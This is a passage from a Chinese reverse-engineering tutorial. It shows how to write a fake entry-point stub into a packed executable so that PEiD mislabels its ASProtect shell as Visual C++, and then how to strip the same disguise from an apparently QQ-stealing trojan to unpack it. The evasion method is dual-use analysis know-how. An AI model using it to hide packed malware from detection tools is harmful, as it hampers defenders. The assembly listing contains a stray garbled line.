


图 8

这时修改后的程序是不能正常运行的，因为我们还没有伪装代码，只是添加了一些0000 0000的空数据。

三、伪装代码

下面就是本文的核心内容了，也是伪装欺骗的关键。打开Ollydbg.exe加载修改过的Window按钮突破专家1.exe。会有一个"入口点预警"说PE文件头被指定，废话当然被指定了，我就是要程序从我们指定的qn2X节开始呢，上步的目的就是这个啊。不理它直接点"确定"，如图9。




图 9

来到入口：00415000 > 0000 add byte ptr ds:[eax],al处，然后右击之，在右键菜单中选择"汇编"，如图10。

在弹出的汇编窗口中输入指令PUSH EBP点汇编，会看到00415000处的代码已经被我们修改为00415000 > 55 push ebp了，如图11。

用同样的方法继续输入下面各条指令。




图10




图11

```
MOV EBP,ESP
PUSH -1
PUSH 000A2C2A
PUSH 000D9038
MOV EAX,FS:[00000000]
PUSH EAX
MOV FS:[00000000],ESP
POP EAX
MOV FS:[00000000],EAX
POP EAX
POP EAX
POP EAX
POP EAX
MOV EBP,EAX
UA
```

到这里伪装基本算完成了，可是程序这时还不会正常运行，我们还要加条指令，让程序跳到原来的入口处。

原来的入口真实地址在图7中已经知道，是00401000。那我们就再加一句跳转指令JMP 00401000不就OK了么？修改完后如图12。




图12

然后就是保存修改后的文件了，选择所写的代码段右键“复制到可执行文件”→“选择部分”，如图13。

在弹出窗口中右击，选“保存文件”，保存为Window 按钮突破专家2.exe。大功告成！

下面检验一下我们辛勤的劳动成果吧！双击Window 按钮突破专家1.exe，正常运行！用PEID 0.93查壳，可以看到查询结果是“Microsoft Visual C++”这样我们就成功把ASProtect 1.23 RC1壳伪装欺骗了PEID 0.93。再看程序的入口点和EP Section，已经和开始的大不一样了，换成了我们伪装的代码段了吧？如图14。

其实为了更好的伪装我们可以给EP Section的名字起的迷惑些，比如：edata、data、.text1、text或者空格什么的。




图13




图14

知道了如何伪装，那去伪装自然就事半功倍了。还是以啊啦qq大盗1.6J会员版为例给大家说说吧！通过上面的学习，相信你已经想到如何去伪装了吧？对，只要将入口点改回原来的入口点，使伪装代码不被运行不就可以了么？那么主要的任务就变成了查找原来入口点。怎么查找呢？当然是反汇编程序查看伪装代码的最后一句看它跳到什么地方，什么地方就是真正入口点。

你可以用Ollydbg.exe加载alaqq0720.exe来阅读伪装代码，象上篇文章讲的那样。这里介绍一个简单的方法来阅读伪装代码吧！用PEID 0.93提供的入口代码查看器。用PEID 0.93加载alaqq0720.exe点击图15中“First Bytes”右边的“>”这就是程序入口处的反汇编代码。

看看他的伪装代码，是不是和我们刚才写的差不多呢？看这两句：

```
004AE03A: B8 B0 B0 4A 00        MOV EAX,004AB0B0
004AE03F: FF E0                 JMP EAX
```

它没有直接使用JMP 004AB0B0，而是先给EAX赋值，在JMP EAX。其实这样做和JMP 004AB0B0作用一样，还浪费了一行代码。那正式入口大家就看到了004AB0B0。不过要先算出入口的偏移地址哦，很简单了用004AB0B0减去基址00400000就是000AB0B0了。再在用LordPE.EXE修改入口地址，如图16。

保存修改，运行程序，正常！用PEID 0.93查壳，结果令人满意：“UPX 0.89.6 - 1.02 / 1.05 - 1.24 (Delphi) stub -> Markus & Laszlo”。

知道了是什么壳就很简单了，用PEID 0.93自带的脱壳机就能轻松搞定了。点PEID 0.93右下角的“->”，如图17选择。

